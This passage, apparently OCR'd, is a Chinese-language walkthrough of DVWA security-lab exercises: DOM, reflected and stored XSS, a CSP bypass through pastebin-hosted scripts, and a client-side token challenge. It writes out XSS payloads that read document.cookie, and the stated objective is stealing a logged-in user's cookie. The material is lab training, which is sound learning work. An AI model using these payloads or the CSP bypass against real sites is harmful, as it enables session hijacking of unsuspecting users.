dvwaSes...	3	localhost	/vulnera...
PHPSES...	m1ip7a4ira5dr11msn...	localhost	/
security	low	localhost	/

可以很明顯地看出 dvwaSession 是遞增的


10. DOM Based Cross Site Scripting (XSS)

Objective: Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.


觀察

可以直接從 URL 塞入任意字串，頁面回傳後直接 render 在表單內，代表我們可以試著塞入 javascript 看看

```
http://localhost:8086/vulnerabilities/xss_d/?default=English123
```





```
http://localhost:8086/vulnerabilities/xss_d/?default=English<script>alert(1)</script>
```



✨ **Done** ✨


```
http://localhost:8086/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>
```



Ref

Types of XSS

Types of XSS | OWASP Foundation
https://owasp.org/www-community/Types_of_Cross-Site_Scripting#DOM_Based_XSS_.28AKA_Typ 0.29



---

11. Reflected Cross Site Scripting (XSS)


觀察

可以直接從 input box 輸入也可以從 URL bar 輸入 malicious script

✨Done✨


```
<script>console.log(document.cookie)</script>
```

```
localhost:8086/vulnerabilities/xss_r/?name=<script>console.log(document.cookie)</scrip
t>
```




12. Stored Cross Site Scripting (XSS)

```
<script>alert(document.cookie)</script>
```



✨ **Done** ✨



---


13. Content Security Policy (CSP) Bypass


Bypass Content Security Policy (CSP) and execute JavaScript in the page.


> The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS, or pretty much anything that the browser loads.

> Although it is primarily used as a HTTP response header, you can also apply it via a meta tag.

觀察 CSP 設定







script-src


可以看出這些來源的 script 是可以被接受的，所以任何從以下來載入的 script 都可以被執行

```
Content-Security-Policy: script-src 'self' https://pastebin.com  example.com code.jque
ry.com https://ssl.google-analytics.com ;
```

試著載入來自 pastebin 的 js file

```
https://pastebin.com/assets/9ce1885/jquery.min.js
```


原本頁面沒有 jQuery



載入來自 https://pastebin.com/ 的 jquery file

✨Done✨


檢查後發現可以使用 jQuery 的 function 代表有成功載入




來試試看其他的

```
https://pastebin.com/embed/sa4JzpAP
```

即使不是 .js file 好像也可以被執行






心得

直得留意的是，本機的 DVWA 是沒有 HTTPS 的，而載入的來源都已經強制使用或自動跳轉成 HTTPS

14. JavaScript Attacks

看起來是要我們送出 success 這個字串，但送出後卻得到 `Invalid token.`



觀察

查看表單細節

檢查送出前 javascript 有做哪些處理

```
/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n

    function rot13(inp) {
        return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCod
    }

    function generate_token() {
        var phrase = document.getElementById("phrase").value;
        document.getElementById("token").value = md5(rot13(phrase));
    }

    generate_token();
</script>   </div>
```


快速查一下 wiki XD

```
/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

...

function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:1
22)>=(c=c.charCodeAt(0)+13)?c:c-26);});
  }

  function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
  }

  generate_token();
```

可以發現在頁面載入時. `generate_token()` 這個 function 會被執行一次，它將 `#phrase` 的 value 餵給 md5 和 rot13，產生一組 token，此時 `phrase` 是預設的 `ChangeMe` ，因此不論你送出什麼，都會得到 invalid token 這樣的回傳訊息，因為 token 是由 `ChangeMe` 這個字串的值運算而來 也就是 `8b479aefbd90795395b3e7089ae0dc09` .

因此簡單的解法就是在 input 填入 `success` 後，於 console 再執行一次，這樣 token 的值就會改變成 `38581812b435834ebf84ebcc2c6424d6`

手動在 console 執行 `generate_token()` 一次，再送出表單




✨Done✨

